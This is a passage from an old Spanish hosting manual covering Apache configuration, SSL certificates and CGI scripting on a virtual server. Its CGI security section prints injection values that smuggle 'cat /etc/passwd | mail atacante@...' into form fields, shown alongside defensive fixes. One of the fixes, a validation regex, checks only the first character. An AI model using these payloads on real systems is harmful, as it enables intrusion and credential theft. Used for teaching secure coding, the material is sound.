1. Convierta la línea en un comentario anteponiendo el carácter "#", o
2. Especifique el archivo especial `/dev/null` como el objetivo de las directivas Log. Por ejemplo:

```
ErrorLog /dev/null
TransferLog /dev/null
AgentLog /dev/null
ReferrerLog /dev/null
```

Nota: Si va a desactivar archivos de registro específicos, le recomendamos hacerlo usando el primer método descrito, debido que el segundo todavía lo requiere el Apache para crear los archivos de registro, que luego serán borrados *n* inmediatamente.

Manejo del contenido web en varios idiomas

El servidor web Apache tiene la capacidad de consultar la preferencia de idioma especificada por un navegador y mostrar el contenido del archivo en el idioma de elegido. Esta capacidad, llamada “negociación del contenido de idioma” es una característica poderosa del servidor Apache que rara vez se utiliza.

Puede usar dos métodos para la negociación de contenido. El primero depende de un archivo de “variantes” (`var`) que lista los archivos de recursos de documentos por su extensión y los identifica con un idioma específico. Este método es conveniente para los sitios pequeños o cuando se dan especificaciones de idioma para la página de entrada de un sitio web. Se puede establecer un vínculo explícito entre esa página y contenido web armado en distintos idiomas. El segundo método usa las extensiones de archivo (al igual que los tipos MIME) para asociar un archivo con un idioma.

Configuración de la negociación del contenido de idioma por extensión de archivo

1. En su archivo `httpd.conf`, agregue definiciones de tipo de idioma.
2. Desde su directorio `~/www/conf`, edite el archivo de configuración (`httpd.conf`).
3. Agregue las definiciones de idioma con la directiva `AddLanguage`. Por ejemplo:

```
AddLanguage en .en
AddLanguage es .es
AddLanguage fr .fr
AddLanguage de .de
AddLanguage it .it
AddLanguage jp .jp
```

El archivo `httpd.conf` asocia las siguientes extensiones de archivo con las correspondientes abreviaturas de idiomas:

<code>.en</code>	en	Inglés
<code>.es</code>	es	Español
<code>.fr</code>	fr	Francés
<code>.de</code>	de	Alemán
<code>.it</code>	it	Italiano
<code>.jp</code>	jp	Japonés

Nota: Las abreviaturas están predefinidas y pueden encontrarse en cualquiera de las últimas generaciones de navegadores. Por ejemplo, en Netscape 4.x, las asociaciones de acceso se encuentran en Editar/Preferencias/Navegador/Idioma. presione Agregar. En MSIE 4.x, acceda a las asociaciones en Ver/Opciones de Internet/General. Presione el botón de Idiomas y presione Agregar.

La directiva de prioridad de idioma le permite dar preferencia a algunos idiomas en los siguientes casos:

- Cuando hay un empate durante la negociación de contenido
 - Cuando el programa de navegador no especifica una prioridad de idioma (en los navegadores más antiguos)
3. Liste los idiomas en orden de preferencia decreciente, como se muestra en el siguiente ejemplo:

```
LanguagePriority en es fr de
```

Nota: Para usar la directiva **LanguagePriority**, cargue el módulo **mod_negotiation**. Si desea información adicional, consulte la sección de la directiva **LoadModule** que figura más arriba en este capítulo.

4. Modifique la definición **Options** para que su área **htdocs** incluya **MultiViews**.

Inclusión de MultiViews

1. Desde su directorio `~/www/conf`, abra y modifique el archivo de configuración de su servidor web (`httpd.conf`).
2. Agregue **MultiViews** a la directiva **Options** (parte de la definición de directiva **htdocs**). Por ejemplo, su línea **Options** se verá de la siguiente manera:

```
<Directory /usr/local/etc/httpd/htdocs>
Options Indexes FollowSymLinks MultiViews
</Directory>
```

Nota: Ahora puede agregar **MultiViews** a la definición **Options** en los archivos de control de acceso local.

Después de hacer estas modificaciones en los archivos de configuración del servidor web, puede crear contenido y cargarlo al Servidor Virtual usando distintas extensiones de nombre de archivo. Por ejemplo, en lugar de crear sólo `index.html`, puede crear lo siguiente:

```
index.html.en
index.html.es
index.html.fr
```

Cuando el programa de navegador solicita `index.html`, el servidor analiza la preferencia de idioma del programa de navegador y sirve el archivo `index.html.*` apropiado al usuario.

Hay una excepción a la preferencia del idioma. Si la preferencia que el navegador presenta no corresponde con ninguna de las definiciones de tipo del servidor y los documentos, el servidor muestra un error 406. Este error significa que el recurso se encontró pero no se entregó debido a tipos incompatibles de recursos entre el cliente y el servidor. Por ejemplo, si un cliente sólo acepta contenido en griego (ε1), pero el contenido está escrito sólo en inglés, español y alemán, el cliente recibe un error 406. Una forma de resolver esta situación es atrapar los errores 406 con una página o script **ErrorDocument** personalizado.

Imagemaps

Los imagemaps o mapas de imágenes pueden brindar una interfaz de navegación gráfica a un sitio web. Si se cliquea en una imagen imagemap, las coordenadas del clic se envían al servidor. El servidor luego determina qué página mostrar en base a la ubicación del clic.

Tradicionalmente, los imagemaps se implementaron en el servidor con un programa CGI (comúnmente denominado "imagemap"). Este se configura con un archivo map que lista qué regiones de la imagen corresponden a qué documentos. Apache puede usar imagemaps CGI, pero es más eficiente usar el módulo interno de imagemap. Este módulo, compilado en forma predeterminada, significa que el servidor no necesita ejecutar un proceso aparte para manejar los clics de imágenes. Ambos enfoques implementan los "imagemaps del lado del servidor" porque todo el procesamiento se hace en el servidor.

Si desea información adicional, consulte <http://www.apacheweek.com/issues/96-11-01#imaps>.

Autenticación de usuarios

El servidor web Apache del Servidor Virtual da soporte a la autenticación de usuarios. En otras palabras, permite crear directorios protegidos por claves en el sitio web de su Servidor Virtual. La autenticación de usuario “básica” permite restringir el acceso a los usuarios que dan una combinación válida de nombre de usuario / clave.

Creación de directorios protegidos por clave

Para crear un directorio protegido por clave (http://www.su_empresa.com/ver/) para Pedro, siga estos pasos:

1. Cree un archivo llamado `.htaccess` en su directorio `~/www/htdocs/ver` que contenga lo siguiente:

```
AuthUserFile /etc/.htpasswd
AuthGroupFile /dev/null
AuthName "Ingreso restringido"
AuthType Basic
<Limit GET>
require user pedro
</Limit>
```

Este archivo `.htaccess` sólo permitirá que un usuario, Pedro, acceda al directorio.

El archivo `.htaccess` debe residir en el directorio `~/www/htdocs/ver` para controlar el acceso a ese directorio. Usted puede crear el archivo `.htaccess` mientras está conectado a su Servidor Virtual (usando un editor de archivos como `pico`, por ejemplo) o bien puede crear el archivo en su propia computadora y subirlo al Servidor Virtual.

2. Use el comando `htpasswd` para establecer una clave para el nuevo usuario. Reemplace su nombre de usuario del Servidor Virtual por el `USUARIO` a continuación:

```
% htpasswd -c /usr/home/USUARIO/etc/.htpasswd pedro
```

Puede usar un nombre o ubicación de directorio distinto para el archivo de claves. Para ello, cambie el `/usr/home/USUARIO/etc/.htpasswd` especificado arriba por el que desee.

El indicador `-c` indica que usted está agregando un usuario a `/etc/.htpasswd` por primera vez. Cuando agrega más usuarios y claves al mismo archivo de claves, no es necesario usar el indicador `-c`.

```
% htpasswd /usr/home/USUARIO/etc/.htpasswd juan
% htpasswd /usr/home/USUARIO/etc/.htpasswd mario
% htpasswd /usr/home/USUARIO/etc/.htpasswd jorge
```

Nota: Hay una diferencia sutil en el Servidor Virtual. Cuando usted configura sus archivos `.htaccess`, especifica el `AuthUserFile` o `AuthGroupFile` con respecto a su directorio raíz. Sin embargo, cuando la configuración de los archivos `.htpasswd` se hace con el comando `htpasswd`, debe anteponer `/usr/home/USUARIO` a la especificación del directorio.

Si desea información adicional, consulte <http://www.apacheweek.com/issues/96-10-18#userauth>.

Server Side Includes (SSI)

Server Side Includes (SSI) permite agregar características simples y dinámicas a un documento HTML sin la complejidad de los CGI. (No debe confundirse con SSL o Secure Socket Layer). SSI usa dos pasos distintos. Primero, configure su servidor para que analice documentos específicos para comandos SSI. Segundo, asegúrese de que los documentos tengan comandos SSI incorporados.

Configuración de SSI

1. Edite el archivo `httpd.conf` de la siguiente manera:
2. Quite el símbolo de comentario a la directiva **AddType**:

```
AddType text/x-server-parsed-html .html
```
3. Tal vez sea conveniente agregar un tipo para los archivos `.htm`:

```
AddType text/x-server-parsed-html .htm
```
4. Desde el archivo `httpd.conf`, bajo Opciones, agregue la declaración Incluir/ Documento Raíz:

```
Options Indexes FollowSymLinks Includes
```
5. Reinicie el servidor web:

```
% restart_apache
```

Nota: Para no crear una carga extra en el servidor Apache, los archivos que contengan los comandos SSI deben tener una extensión `.shtml`. **AddType** se lee: **AddType text/x-server-parsed-html .shtml**. (El http Apache no tiene que analizar cada archivo).

Comandos Server Side Includes

Si desea ampliar la información sobre Server Side Includes, visite las siguientes direcciones URL:

<http://www.apacheweek.com/features/ssi>

<http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html>

Servidor seguro (SSL e ID de servidor seguro)

Protocolo SSL

El protocolo Secure Socket Layer (SSL) brinda un nivel de seguridad y privacidad para los que desean realizar transacciones seguras en la Internet. Introducido en el mercado por Netscape Communications, SSL protege las transmisiones http por la Internet agregando una capa de encriptado, para asegurar que ningún tercero pueda "husmear" las transacciones.

SSL brinda a quienes visitan su sitio la tranquilidad de una comunicación segura a través de una sesión encriptada. SSL es esencial para las empresas que desean realizar comercio electrónico en forma segura, por ejemplo, si van a solicitar datos de tarjetas de crédito y demás información sensible en línea. En el Apéndice A figuran los demás componentes del comercio electrónico.

Cómo pedir SSL

viaVerio ofrece SSL como una característica complementaria al Servidor Virtual, por un cargo de instalación, sin abono mensual. (Visite el sitio de viaVerio para ver los precios.) Si desea pedir SSL para su Servidor Virtual, no tiene más que enviar un mensaje de correo electrónico al departamento de servicio de viaVerio o pedirlo directamente en el sitio web de viaVerio.

Cómo acceder al servidor seguro

Usted puede acceder al contenido web (documentos, imágenes, scripts) en el Servidor Web en forma segura utilizando el prefijo `https://` en lugar de `http://`. Por ejemplo, para enviar el contenido de un formulario en forma segura a uno de sus scripts CGI, incluya lo siguiente en el código fuente HTML:

```
<form method="POST"
  action="https://www.su_empresa.com/cgi-
  bin/script.cgi">
```

Una vez que entró en la modalidad segura, no haga referencia a contenido incorporado en documentos (imágenes, etc.) utilizando un prefijo no seguro (Ej: `src="http://www.su_empresa.com/image.gif"`).

Identificación del servidor

Mientras que SSL maneja la parte de encriptado de una transacción http segura, el protocolo no está completo sin un ID de servidor, también conocido como certificado digital. El certificado digital sirve para proporcionar autenticación de servidor. Usted puede usar el certificado digital de viaVerio, pero si su intención es establecer un sitio seguro en serio, debería tener el suyo propio.

Un certificado digital es un documento que da a los clientes la seguridad de que el sitio web pertenece a su dueño legítimo y no a un impostor. También le brinda al dueño la base legal para realizar transacciones por la Internet.

El Servidor Seguro (`httpsd`) tiene un certificado digital incorporado en el binario. Este certificado dice quién es su titular (nombre de la empresa, nombre de dominio, dirección de contacto) y quién es la autoridad emisora (por ejemplo, VeriSign, Thawte). Como el certificado está incorporado en el binario del servidor virtual, se da soporte a un solo certificado digital por Servidor Virtual. Por ende, los subhosts virtuales que comparten un mismo Servidor Virtual también comparten el certificado.

Utilización de un certificado distinto del propio

No es necesario pedir su propio certificado digital, porque puede usar el que viene predeterminado en el Servidor Seguro. Como ya se mencionó, el certificado digital incluye información sobre la titularidad del certificado. Cuando sus clientes visitan su sitio web seguro, el navegador (Netscape Navigator, Microsoft Internet Explorer) verifica el nombre de dominio en el certificado para ver si corresponde con el nombre de sitio incluido en la dirección URL. Si no hay correspondencia, se advierte al usuario que existe un problema potencial con la seguridad.

En realidad, la falta de correspondencia del nombre de dominio no es ningún obstáculo para la seguridad de las transacciones. La advertencia simplemente informa que el nombre de dominio incluido en la información de titularidad del certificado digital no corresponde al nombre de dominio del sitio web solicitado. La transacción sigue siendo segura. Sin embargo, por más leve que sea la advertencia, es probable que, después de verla, el cliente no se sienta seguro de hacer la transacción.

viaVerio desarrolló una forma de evitar la advertencia (para los navegadores con soporte a los certificados firmados por Thawte, incluyendo MSIE 4.0+ y Netscape 3.0+) que garantiza la integridad de las transacciones seguras. El certificado digital predeterminado instalado en el servidor seguro pertenece a viaVerio pero en lugar de "viaverio.com" incluye el nombre de dominio "securesites.com". Cuando usted pide su servidor seguro, viaVerio configura un nombre canónico en el archivo de zona securesites.com para su cuenta. Este nombre canónico tiene la forma de *nombre-cuenta.securesites.com*.

Por ejemplo, si el nombre de cuenta de su Servidor Virtual es "usuario", entonces se crea el nombre canónico "usuario.securesites.com" para que usted lo use. Luego se puede acceder a su servidor seguro sin generar una advertencia mediante la referencia a "<https://usuario.securesites.com>". A continuación se ejemplifica esta referencia:

```
<form method="POST"
action="https://usuario.securesites.com/cgi-
bin/order.cgi">
```

Cómo pedir su propio certificado digital

Hay varias empresas, denominadas Autoridades de Certificación, que emiten certificados digitales. Las dos autoridades emisoras de certificados más grandes y con mayor soporte son VeriSign y Thawte.

En la explicación que sigue, se describen los pasos necesarios para obtener un certificado digital de VeriSign y Thawte. El proceso requerido para obtener un certificado digital de otras entidades certificadoras es muy similar. El personal de soporte de viaVerio lo ayudará en caso de que existan diferencias específicas para la obtención de un certificado de una entidad emisora en particular.

Nota: El 20 de diciembre de 1999, VeriSign, Inc. anunció su adquisición de Thawte Consulting. Thawte atiende el mercado global de las pequeñas empresas con productos SSL de nivel de entrada. VeriSign atiende el mercado global de las grandes empresas con productos SSL para el sector alto del mercado. La línea de productos de Thawte sigue siendo esencialmente la misma, y los clientes de Thawte ahora pueden comprar servicios de valor agregado de VeriSign.

Cómo obtener una solicitud de firma de certificado (CSR)

1. Presente una Solicitud de Firma de Certificado (Certificate Signing Request / CSR) a VeriSign o Thawte en nombre de su empresa u organización.
2. Complete el formulario de solicitud de certificado y envíe un correo electrónico a "vcert@viaverio.com". No olvide indicar en el formulario si lo que usted solicita es un certificado VeriSign o Thawte.
3. viaVerio formula una solicitud CSR a partir de su información y se la devuelve.

En la solicitud CSR se incluye un bloque de información delimitado por la frase "NUEVA SOLICITUD DE CERTIFICADO". Ejemplo:

```
-----BEGIN NEW CERTIFICATE REQUEST-----
MIIBJTCB0AIBADbtMQswCQYDVQQGEwJVUzEQMA4GA1UEChs4lBMHQX
Jpem9uYTEN
A1UEBxMETWVzYTEfMBOGA1UEChMWTWVs3XbnzYSBDb21tdW5pdHkgQ
29sbGVnZTE
A1UEAxMTd3d3Lm1jLm1hcmljb3BhLmVkdTBaMA0GCSqGSIb3DQEBAQ
UAA0kAMEYC
QQDRNU6xslWjG41163gArsj/P108sFmjKjzMuUUFYbmtZX4RFxf/U7
cZZdMagz4I
MmY0F9cdpDLTAutULTsZKDcLAgEDoAAAwDQYJKoZIhvcNAQEEBQADQQ
AjIFpTLgfm
BVhc9SQaip5SFNXtzAmhYzvJkt5JJ4X2r7VJYG3J0vauJ5VkjXz9ae
vJ8dZX37ir
3P4XpZ+NFxK1R=
-----END NEW CERTIFICATE REQUEST-----
```

Certificado digital VeriSign

Para mayor información vea la siguiente URL:

<https://digitalid.verisign.com/>

Certificado digital Thawte

Para mayor información vea la siguiente dirección URL:

<https://www.thawte.com/>

Nota: VeriSign y Thawte no tienen acceso a su frase ni Clave, así que debe recordarlas. Si pierde el par clave o si el certificado digital se ve comprometido de algún otro modo, debe brindar su frase o clave a la Autoridad de Certificación para solicitar la revocación del certificado digital.

Presentación de documentación de autenticación a VeriSign o Thawte

VeriSign o Thawte exigen la presentación de diversos documentos, como la autorización para operar, los estatutos y demás documentos constitutivos, para verificar la identidad de la organización. Los procedimientos para brindar esta información se enviarán por correo electrónico poco después de que VeriSign o Thawte hayan recibido la solicitud CSR. Si la información proporcionada está completa y puede ser verificada, el pedido se procesa en un lapso de 3 a 5 días hábiles.

Si necesita contactar a VeriSign por algún motivo relacionado con el pedido, puede llamar al 415-961-8820 o enviar un correo electrónico a support@verisign.com. Se le pedirá proporcionar su PIN y posiblemente la frase.

Thawte incluirá un número telefónico y demás información de contacto una vez que usted presentó su solicitud, por si necesita comunicarse con Thatwe. Se le pedirá el ID de certificado y la clave.

Nota: viaVerio no puede actuar en su nombre en este tema ni acelerar el proceso de generación de certificados, el cual depende estrictamente de VeriSign o Thawte.

Obtención del certificado digital

Una vez que se genera el certificado digital, VeriSign le devuelve el certificado firmado por correo electrónico. Thawte le envía un correo con la dirección URL para que usted se baje su ID Digital. Reenvíe este mensaje a vcert@<company_domain>, para que instalemos el certificado en su Servidor Virtual. La instalación tarda de uno a tres días hábiles.

En la sección “Servidor Seguro” de las preguntas más frecuentes de viaVerio, figuran algunas respuestas a las preguntas más frecuentes sobre SSL y los certificados digitales. Consulte el sitio de viaVerio dedicado a los certificados digitales para ampliar la información sobre la tramitación e instalación de un certificado digital en su Servidor Virtual.

Información adicional

Si desea información adicional sobre los temas tratados en este capítulo, consulte las siguientes páginas en el sitio de viaVerio.

Sitio web oficial de Apache

<http://www.apache.org>

Documentación sobre directivas

<http://www.apache.org/docs/>

Módulos de carga

<http://www.apache.org/docs/dso.html>

http://www.apache.org/docs/mod/mod_so.html

<http://www.apache.org/docs/misc/API.html>

<http://www.apacheweek.com/features/modulesoup>

Fuentes adicionales de Apache

<http://www.apacheweek.com>

<http://www.apacheweek.com/features/>

http://www.apache.org/info/apache_books.html

<http://www.viaverio.com/support/>

Capítulo 7: CGI Scripts y Programación del Servidor Virtual

El Servidor Virtual tiene un robusto soporte para lenguajes de programación y compiladores. Los compiladores soportados son los siguientes:

- gcc (g++)
- C (cc)
- as (un assembler)
- Java

Además, el Servidor Virtual es capaz de ejecutar lenguajes interpretados. Se incluyen:

- Perl
- Tcl
- Python
- Programas shell UNIX

Si bien escapa al alcance de este capítulo enseñarle a programar en un lenguaje específico, se consideran algunos errores comunes que se encuentran al emplear estos utilitarios. Este capítulo analiza Perl en más detalle porque es el lenguaje más elegido para el desarrollo web. Sin embargo, el análisis teórico de Perl se aplica igualmente a los scripts escritos en otros lenguajes.

Este capítulo cubre los siguientes temas:

- Common Gateway Interface (CGI)
- Servidor Virtual vs. servidor físico
- Scripts en el Servidor Virtual
- Scripts en Perl
- Nociones de Java
- Nociones de lenguajes compilados
- Nociones de lenguajes shell
- Información adicional

Common Gateway Interface (CGI)

El servidor web virtual puede entregar documentos web. Sin embargo, si usted lo usa sólo para mostrar contenido estático a los visitantes, no está aprovechando todo su potencial. El servidor web puede procesar y entregar contenido en forma dinámica, además de responder a los datos complejos que envían los visitantes.

Hay muchos mecanismos incluidos en el protocolo http que permiten que un navegador envíe datos seleccionados por el usuario a un servidor. El servidor web virtual no procesa directamente los datos, sino que los pasa para su procesamiento a programas externos. Este proceso se denomina Common Gateway Interface (CGI).

La interfase CGI permite que el servidor web virtual se comunique con programas externos completamente separados. Cuando se accede a una dirección URL que hace referencia a un programa, se produce lo siguiente:

1. El servidor lanza el programa.
2. El programa procesa datos suministrados por el usuario.
3. El programa devuelve los resultados al servidor web.
4. El servidor devuelve los resultados al navegador que hizo la solicitud original.

El servidor web virtual también puede procesar los datos internamente a través de módulos de carga dinámica (por ejemplo, `mod_perl`). Esto se asemeja a agregar CGI directamente en el servidor, eliminando la separación entre los procesos del servidor y de gateway. El servidor web virtual puede procesar los datos suministrados por el usuario a mayores velocidades. En el Capítulo 6 se hace un análisis detallado de los módulos dinámicos de Apache.

Los CGI scripts se pueden compilar en programas escritos en lenguajes como C y C++ o pueden escribirse en lenguajes interpretados como:

- Perl
- Python
- Tcl
- Programas shell UNIX

El Servidor Virtual da soporte a:

- La capacidad de instalar sus propios CGI scripts desarrollados a medida.
- La capacidad de instalar CGI scripts de terceros.

CGI: Cuestiones de seguridad

Un problema común en los CGI scripts es que pueden permitir a un atacante ejecutar comandos shell arbitrarios en el Servidor Virtual. Un atacante habilidoso puede usar CGI scripts mal escritos para obtener los mismos privilegios que usted tiene en la línea de comandos (cuando se conecta vía Telnet o SSH al Servidor Virtual). Este problema de seguridad se relaciona con la forma en que se escriben los scripts y no con la seguridad del entorno del Servidor Virtual.

Verifique todos los scripts que haya escrito o de terceros. Tal vez sin saberlo haya introducido agujeros de seguridad en el entorno del Servidor Virtual a través de sus scripts CGI. Busque casos en los que el script abre una puerta a un programa externo como un ejecutable de correo (algo muy común). Cuando existen estos casos los mismos se abren usando datos suministrados por el usuario, por eso asegúrese de que los datos hayan sido correctamente “depurados”.

Por ejemplo, puede haber escrito o instalado un script que procesa datos suministrados por el usuario y correos electrónicos a un receptor:

```
open (MAIL, "|/bin/sendmail $ datos_del_usuario
{'receptor'}");
print MAIL "A: $datos_del_usuario {'receptor'}\n";
print MAIL "De: $datos_del_usuario
{'dirección_correo'}\n";
close(MAIL);
```

Ejemplo de un atacante para el valor de "receptor":

```
alguna@dirección.correo; cat /etc/passwd | mail
atacante@dirección.correo
alguna@dirección.correo && mail
atacante@dirección.correo < /etc/passwd
```

La forma más fácil de negar un ataque (en este ejemplo) es eliminar los datos suministrados por el usuario del comando `open`. El programa `sendmail` tiene un indicador muy útil (`-t`) que, cuando está activado, hace que `sendmail` lea los encabezados del mensaje (`A:`, `Cc:`, `Cco:`) para los receptores. Por lo tanto, en lugar de:

```
open (MAIL, "|/bin/sendmail $datos_del_usuario
{'receptor'}")
```

use:

```
open (MAIL, "|/bin/sendmail -t")
```

Los CGI scripts también son vulnerables cuando un script ejecuta un programa externo. Por ejemplo, un script puede realizar una búsqueda de disponibilidad de un nombre de dominio específico de un usuario, como se muestra en el ejemplo:

```
open (WHOIS, "/bin/whois $ datos_del_usuario
{'nombre_dominio'} |");
```

El código precedente es vulnerable a los ataques. El atacante podría presentar un nombre falso para el valor `nombre_dominio` tal como se muestra en el ejemplo:

```
Nombre.dominio; cat /etc/passwd | mail
atacante@dirección.correo
Nombre.dominio && mail atacante@dirección.correo <
/etc/passwd
```

La mejor forma de prevenir tales ataques es "depurar" los datos suministrados por los usuarios. Elimine los caracteres que no son esenciales. En el ejemplo precedente, verifique el `nombre_dominio` con un conjunto de caracteres válidos que incluya letras, dígitos, guiones y puntos usando unas pocas líneas de código Perl:

```
if ($datos_del_usuario{'nombre_dominio'} =~ /^[^A-Za-
z0-9\.\-]/)
{print "Content-type: text/plain\n\n";
print "Ingresó un nombre de dominio no válido.";
exit(0);}
open (WHOIS, "/bin/whois
$datos_del_usuario{'nombre_dominio'} |");
```

Nota: Todos los scripts de la librería de viaVerio usan los métodos de depuración correctos. No podemos garantizar la seguridad de los scripts y programas de extensiones de servidor de viaVerio y los scripts contribuidos, porque no fueron creados por viaVerio. Sin embargo, hemos examinado esos scripts y corregido los problemas que encontramos. También monitoreamos de cerca los avisos y boletines de CERT que se aplican al software del Servidor Virtual.

Seguridad de CGI apropiada y otros recursos

- <http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html>
- ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters/
- Centro de coordinación CERT: <http://www.cert.org>
- Avisos CERT en USENET: comp.security.announce
- Avisos CERT por correo electrónico: cert-advisory-request@cert.org
- En la línea del Asunto, escriba "SUBSCRIBE su@direccion_de.correo"

Los servicios del Servidor Virtual operan en un entorno completamente distinto del sistema raíz (y de cualquier otro Servidor Virtual alojado en la misma máquina). Como tal, el script CGI no tiene acceso a los archivos que residen en el sistema raíz. Sus scripts CGI sólo tienen acceso a los archivos ubicados en la jerarquía de su directorio raíz.

Servidor Virtual vs. servidor físico

El Servidor Virtual requiere un tipo de programación distinta de la que usted puede haber hecho en ocasiones anteriores. El Servidor Virtual se ejecuta en un entorno especial que protege y aísla a un servidor del otro. Debido a que esta diferencia está integrada en la tecnología del Servidor Virtual, a veces no resulta obvia. A ello se suma la confusión de que Telnet (el programa usado para conectarse a la línea de comandos del Servidor Virtual) no corre bajo el entorno del Servidor Virtual. En general, los programas se escriben y se prueban desde un "entorno" Telnet, el cual difiere del entorno en el que se ejecuta el script cuando es invocado, por ejemplo, a través un servidor web.

Hay un solo usuario que tiene acceso a Telnet (el administrador del Servidor Virtual). Cuando está conectado al Servidor Virtual a través de Telnet, no tiene la restricción del entorno del Servidor Virtual. Este tiene acceso a muchos utilitarios a los que de otra forma no podría acceder. El "entorno" del administrador Telnet incluye acceso a gran parte del servidor físico donde reside el Servidor Virtual.

Cuando el administrador del Servidor Virtual se conecta con el Servidor Virtual a través de Telnet, se llega a la línea de comandos la que tiene predeterminado su directorio raíz:

```
servidor-virtual: {1} %
```

Nota: La línea precedente muestra cómo aparece normalmente un prompt de comandos en una sesión Telnet. El resto del capítulo usa el signo "%" para representar la línea de comandos.

Al ejecutar el comando `pwd` (print working directory), usted sabrá en qué directorio se encuentra:

```
% pwd
/usr/home/usuario
```

Donde `usuario` es el nombre de usuario del administrador del Servidor Virtual. Ejemplo de `su_empresa.com`:

```
suempr: {2} % pwd
/usr/home/suempr
```

Sin embargo, para otros servicios distintos de Telnet, el directorio raíz se conecta con `"/`, o `"raíz."` Por ejemplo, al conectarse a un Servidor Virtual vía FTP (utilizando el nombre de dominio hipotético `"su_empresa.com"`) y escribir `pwd`, muestra `"/`.

```
% ftp su_empresa.com
Conectado a su_empresa.com
220 su_empresa.com ftp servidor (Versión 5.3.2)
preparado. Nombre (su_empresa.com:root): usuario
331 Clave requerida para usuario.
Clave:
230 Nombre de usuario conectado.
El tipo de sistema remoto es UNIX.
Usando modalidad binaria para transferir datos.
ftp> pwd
257 "/" es el directorio actual.
ftp>
```

La diferencia entre la ruta vista en Telnet y otros servicios causa un problema común cuando se programan los CGI. Por ejemplo, algunas veces, los administradores quieren enviar un correo desde un script. En UNIX tradicional, se puede invocar el programa `sendmail` para enviar correos. Al escribir scripts, debe especificar la ruta al programa que desea ejecutar. Con UNIX, puede escribir `which sendmail` para encontrar la ruta al programa que está invocando. Por ejemplo:

```
% which sendmail
/usr/sbin/sendmail
```

El uso de `which` en el ejemplo precedente devuelve la ruta del `sendmail` del servidor físico, donde se encuentra el `sendmail` de su Servidor Virtual personal que reside en el servidor físico. El uso de `which` para ubicar una ruta de un programa puede ser confuso, ya que la ruta usada en los scripts CGI debe ser válida cuando se ejecuta en el entorno virtual. Este problema se analiza en las secciones siguientes.

Scripts en el Servidor Virtual

Hay varios programas que le permiten obtener más información del Servidor Virtual. Los comandos útiles son:

- `which`
- `whereis`
- Perl

Dichos comandos se explican a continuación.

Uso de `which`

El programa `which` busca en las diversas rutas del archivo `.cshrc` (un archivo de configuración de su directorio `$HOME`) y devuelve a la ruta del primer programa que corresponde a la consulta `which`. Por ejemplo, la ruta `.cshrc` puede ser:

```
set path = (/bin /usr/bin /usr/local/bin ~/bin
~/usr/bin ~/usr/local/bin)
```

El carácter tilde ("`~`") es otra forma de especificar `$HOME` (su directorio raíz). Así que en el ejemplo anterior, si se ingresa `which sendmail` se indica al Servidor Virtual que busque el programa `sendmail` en el directorio `/usr/home/usuario/bin/`. Como el programa está allí, devuelve lo siguiente:

```
% which sendmail
/usr/home/usuario/bin/sendmail
```

Uso de `whereis`

Existen otros métodos para verificar qué programa se está ejecutando. Uno de ellos es `whereis`, que verifica un conjunto de rutas distinto que el comando `which` para encontrar los programas, de modo que la misma prueba da un resultado diferente:

```
% whereis sendmail
/usr/sbin/sendmail
```

En este caso, se encuentra el `sendmail` del servidor físico (`/usr/sbin/` se verificó antes que `~/bin`). ¿Por qué es importante? Cuando los scripts que usted escribe se ejecutan desde una página web en lugar de la línea de comandos Telnet, las rutas son distintas. Los scripts ya no tienen acceso a librerías o directorios más arriba del directorio `$HOME` cuando se ejecutan desde el servidor web. Ese es el caso a pesar de que con Telnet no se tenga acceso a las librerías y directorios. Cuando los scripts se ejecutan, por ejemplo, desde un servidor web, `/usr/home/usuario` simplemente cambia por `/`, y el script no puede llegar más arriba que este directorio para acceder a cualquier parte del servidor físico.

Por ejemplo, si usted escribiera un script con la ruta `/usr/sbin/sendmail`, el Servidor Virtual comenzaría buscando en `/usr/home/usuario/` para tratar de encontrar la ruta `/usr/sbin/sendmail`. Debido a que no existe en el Servidor Virtual en la forma predeterminada, la ruta `/usr/home/usuario/usr/sbin/sendmail` no está presente. Por lo tanto, el script terminaría con un error `unable to find sendmail`.

El problema se agrava si se escribe un script con la ruta a `sendmail` como `/usr/home/usuario/bin/sendmail`. Cuando el script se ejecuta, se fija en el directorio `$HOME` (dado que ahora es raíz `/`) tratando de encontrar `/usr/home/usuario/bin/sendmail`. O para hacer la búsqueda más clara, trata de encontrar `/usr/home/usuario/usr/home/usuario/bin/sendmail`. Tampoco esta ruta existe.

Nota: Al programar en el Servidor Virtual, recuerde que el Servidor Virtual supone que el directorio `$HOME` es el directorio raíz virtual y que la ruta a `sendmail` en este caso sería simplemente `/bin/sendmail`. Después, cuando se ejecuta el script, trata de encontrar `$HOME/bin/sendmail` (`/usr/home/usuario/bin/sendmail`). Como está presente, el script se ejecuta como se esperaba.

Especificación de rutas

Como los CGI scripts operan en el entorno virtual, la autoría debe adaptarse a ese entorno. Especifique las rutas en los scripts CGI en forma relativa a su directorio raíz.

Por ejemplo, en el script será conveniente hacer lo siguiente desde un archivo en la estructura de directorios:

- Abrir
- Escribir a
- Leer de

Nota: En lugar de especificar una ruta que empiece con `/usr/home/usuario/usr/local/...`, use `/usr/local/...` para acceder al archivo.

Definición de permisos

Después de subir el script o crearlo en línea, debe especificar los permisos necesarios para su ejecución. En un entorno UNIX, cada archivo tiene una modalidad específica o conjunto de permisos que determinan quién puede leer, escribir o ejecutar el archivo.

Especificación del “Permiso de Ejecución” en un archivo

1. Conéctese al Servidor Virtual a través de Telnet o SSH.
2. Desde la línea de comandos, escriba:

```
% chmod +x ARCHIVO
```

`ARCHIVO` es el nombre de su script. Si un script no tiene permisos de ejecución, todo intento de ejecución dará el error de servidor `403 Forbidden`.

Instalación de Perl5

Perl5 viene instalado automáticamente en el Servidor Virtual, pero si por alguna razón necesita reinstalarlo, las instrucciones son las siguientes:

Desde la línea de comandos, escriba:

```
% vinstall perl5
```

Nota: El comando precedente instala el archivo `tar` del directorio `/usr/local/contrib/` del servidor físico al Servidor Virtual.

La instalación coloca Perl5 (con todas las librerías estándares) en el directorio `~/usr/local/lib/perl5/` del Servidor Virtual. El nuevo binario Perl5 reside en el directorio `~/usr/local/bin/`. De modo que la ruta correcta a Perl5 en sus scripts es:

```
#!/usr/local/bin/perl
```

Cuando se ejecuta desde la web, el script cambia al entorno virtual y ejecuta `$HOME/usr/local/bin/perl`.

Prueba de scripts en el entorno del Servidor Virtual

En algunas ocasiones, usted querrá probar el script (creado por usted mismo o por otro) en el entorno virtual.

Prueba del script

Desde la línea de comandos Telnet, anexe el comando “virtual” antes de invocar el script. Por ejemplo:

```
% virtual ./env.cgi
```

